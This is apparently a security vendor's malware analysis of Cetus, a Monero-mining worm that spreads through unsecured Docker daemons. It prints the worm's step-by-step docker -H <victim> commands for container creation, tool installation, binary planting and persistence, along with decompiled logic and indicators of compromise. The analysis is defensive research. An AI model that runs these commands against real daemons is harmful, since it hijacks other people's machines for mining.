Cetus: Cryptojacking Worm Targeting Docker Daemons

unit42.paloaltonetworks.com/cetus-cryptojacking-worm/

Aviv Sasson August 27, 2020

By Aviv Sasson

August 27, 2020 at 6:00 AM

Category: Cloud, Unit 42

Tags: cetus, Cryptocurrency, cryptojacking, Docker, Docker Daemon, Docker vulnerability, Worm

This post is also available in: 日本語 (Japanese)

Executive Summary

Unsecured Docker daemons have been known to security professionals as a major threat since the early days of containers. Unit 42 recently wrote about Graboid, the first-ever Docker cryptojacking worm and unsecured Docker daemons. I conducted additional research by setting up a Docker daemon honeypot in order to examine how things look for an average Docker daemon in the wild and learn if the shift to the cloud caused by COVID-19 increased the prevalence and sophistication of targeted cloud attacks.

This blog will detail the discovery of Cetus, a new and improved Docker cryptojacking worm mining for Monero that was found in a Docker daemon honeypot we created. Cetus was created by TeamTnT, a group that's been attacking AWS and Docker daemons.

Palo Alto Networks customers running Prisma Cloud are protected from this through the Prisma Cloud Compute host compliance protection, which alerts on an insufficient Docker daemon configuration and suggests a solution.

The Honeypot

To conduct the research, I set isolated restricted Docker daemons and logged all the traffic coming through for the month of May. During that period of time, I witnessed various kinds of attacks, delivering anything from botnets to worms, and most of them were for the purpose of cryptojacking, especially for Monero.

One of the most frequent attacks captured my attention because it had a potential pattern of a worm. Unlike other attacks, here the honeypot was attacked from many different unsecured Docker daemon instances. According to my honeypot deployments and other research projects on container security, it is not common to see worms targeting unsecured Docker daemons. I decided to analyze the payload and determined that this was a new Docker worm: Each instance of the malware attempts to discover and infect other Docker daemon instances, in the local network and outside.

How Cetus Works

In Greek mythology, there are stories about a whale-like creature that looks innocuous but is actually a sea monster that wreaks havoc wherever it goes. The name of that creature is Cetus. Since the malware is aiming for Docker daemons and trying to disguise itself as legitimate binaries, I decided to name it Cetus.

Cetus disguises itself by impersonating a legitimate binary that is frequently used in Docker environments called Portainer. Portainer is a user interface (UI) management tool that offers a convenient way to manage multiple Docker environments. While taking over a new machine, Cetus copies itself to the victim and deploys an XMRig cryptominer payload. Cetus disguises the cryptominer as a different legitimate binary called docker-cache. It looks like a legitimate name but, unlike Portainer, it is not a name of a genuine binary.



Figure 1. Cetus life cycle.

The infection mechanism is simple and effective. Cetus uses Masscan to randomly scan subnets for Docker daemons and, once it finds one, it tries to spread by sending requests to daemon's REST API. To add insult to injury, Cetus crafts these requests by using the Docker command line interface (CLI) tool.

The attack flow of Cetus is described in Figure 1. Specifically, the commands that Cetus runs are:

Check the daemon is exploitable and was not infected:

Shell

```
1  docker -H <victim> ps -a
```

Run a new container of ubuntu:18.04 from Docker Hub:

Shell

```
1  docker -H <victim> run -dt --name <name> --restart always ubuntu:18.04 /bin/bash
```

Update the package manager lists:

Shell

```
1  docker -H <victim> exec <name> apt-get -yq update
```

Install Masscan and Docker through the package manager:

Shell

```
1  docker -H <victim> exec <name> apt-get install masscan docker.io
```

Copy the malicious portainer and docker-cache binaries to the container:

Shell

```
1  docker -H <victim> cp -L docker-cache <name>:/usr/bin/
2  docker -H <victim> cp -L portainer <name>/usr/bin/
```

Add Cetus to "/root/.bash_aliases. It will cause Cetus to run every time the container restarts or root starts a bash session:

Shell

```
1  docker -H <victim> exec <name> bash --norc -c `echo /usr/bin/portainer <name> >/dev/null` 2>/dev/null &
```

Restart the container in order to run Cetus:

Shell

```
1  docker -H <victim> restart <name>
```

Reverse Engineering Cetus

Reverse engineering Cetus was easy and fast since it doesn't use any anti-debugging or obfuscation techniques and even has symbols. On the other hand, this was not the case with the miner. XMRig miner is one of the most widely used cryptominers for cryptojacking attacks, hence security tools treat it as a virus. Therefore, in order to deceive them in this attack, it was fully obfuscated, which made the reverse engineering process harder.

In addition, we can conclude the malware is new because it uses XMRig 5.5.3, which was released on Feb. 2, 2020.

Cetus's architecture is simple. It contains two main functions:

miner_start and scan_start.

```
miner_start();
while ( 1 )
{
  random = rand();
  scan_start(random << 16, 16u);
  v5 = rand();
  usleep(v5 % 180000000);
}
```

Figure 2. Cetus main function.

The function miner_start is straightforward. It opens /var/log/stmp.log in order to log Cetus's actions, and after that, it runs the XMRig cryptominer, which utilizes the machine's CPU in order to mine Monero.

The function scan_start is much more interesting and executes the core malware functionality. It picks a random 16-bit subnet and runs Masscan in order to scan the subnet for Docker daemons on port 2375. When it finds a daemon, it starts the infection process using the Docker CLI tool that was already downloaded.

An interesting thing about the malware is that every time it infects a Docker daemon, it calls the container in a different name. It has two lists of eight names each, and it randomly picks a name from each list and links them.



Figure 3. Malicious container names.

Then Cetus will run the miner with the name as an argument. The miner will identify itself to the mining pool with this name and send the actor information about the mining. That will allow the attacker to classify each miner and create statistics about the miners and the campaign through the mining pool API.

We can conclude from this and the logs mechanism that the operator of this worm wants to monitor everything carefully.

Conclusion

Malware targeting containers will gradually become more complex as attackers understand the potential of the cloud. This is the second Docker cryptojacking worm documented by Unit 42 after Graboid. In addition, we were able to link Cetus to TeamTNT, a group that's been attacking AWS and Docker daemons that used the same Monero wallet address as Cetus. We conclude that there is a growing trend of sophisticated attacks on the cloud.

Palo Alto Networks customers running Prisma Cloud are protected from this through the Prisma Cloud Compute host compliance protection, which alerts on an insufficient Docker daemon configuration and suggests a solution.

Category	Type	Severity	Description
Docker	daemon config	critical	Configure TLS authentication for Docker daemon

Figure 4. Prisma Cloud host alert

Indicator of Compromise

Files

Filename	SHA256
docker-cache	e03cf2af46ad1fe590e63f0020243c6e8ae94f074e65ace18c6d568283343dac
portainer	b49a3f3cb4c70014e2c35c880d47bc475584b87b7dfcfa6d7341d42a16ebe443

Table 1.Malware hashes

Mining Information

Pool

pool.minexmr.com:443

Payment Address

85X7JcgPpwQdZXaK2TKJb8baQAXc3zBsnW7JuY7MLi9VYSamf4bFwa7SEAK9Hgp2P53npV19w1zuaK5bft5m2NN71CmNLoh

Container Names

baleful_gormmet

baleful_obelus

baleful_agelast

baleful_amatorculist

baleful_peristeronic

baleful_hirquiticke

baleful_oxter

baleful_quire

boorish_gormmet

boorish_obelus

boorish_agelast

boorish_amatorculist

boorish_peristeronic

boorish_hirquiticke

boorish_oxter

boorish_quire

adroit_gormmet

adroit_obelus

adroit_agelast

adroit_amatorculist

adroit_peristeronic

adroit_hirquiticke

adroit_oxter

adroit_quire

fecund_gormmet

fecund_obelus

fecund_agelast

fecund_amatorculist

fecund_peristeronic

fecund_hirquiticke

fecund_oxter

fecund_quire

limpid_gormmet

limpid_obelus

limpid_agelast

limpid_amatorculist

limpid_peristeronic

limpid_hirquiticke

limpid_oxter

limpid_quire

risible_gormmet

risible_obelus

risible_agelast

risible_amatorculist

risible_peristeronic

risible_hirquiticke

risible_oxter

risible_quire

verdant_gormmet

verdant_obelus

verdant_agelast

verdant_amatorculist

verdant_peristeronic

verdant_hirquiticke

verdant_oxter

verdant_quire

zealous_gormmet

zealous_obelus

zealous_agelast

zealous_amatorculist

zealous_peristeronic

zealous_hirquiticke

zealous_oxter

zealous_quire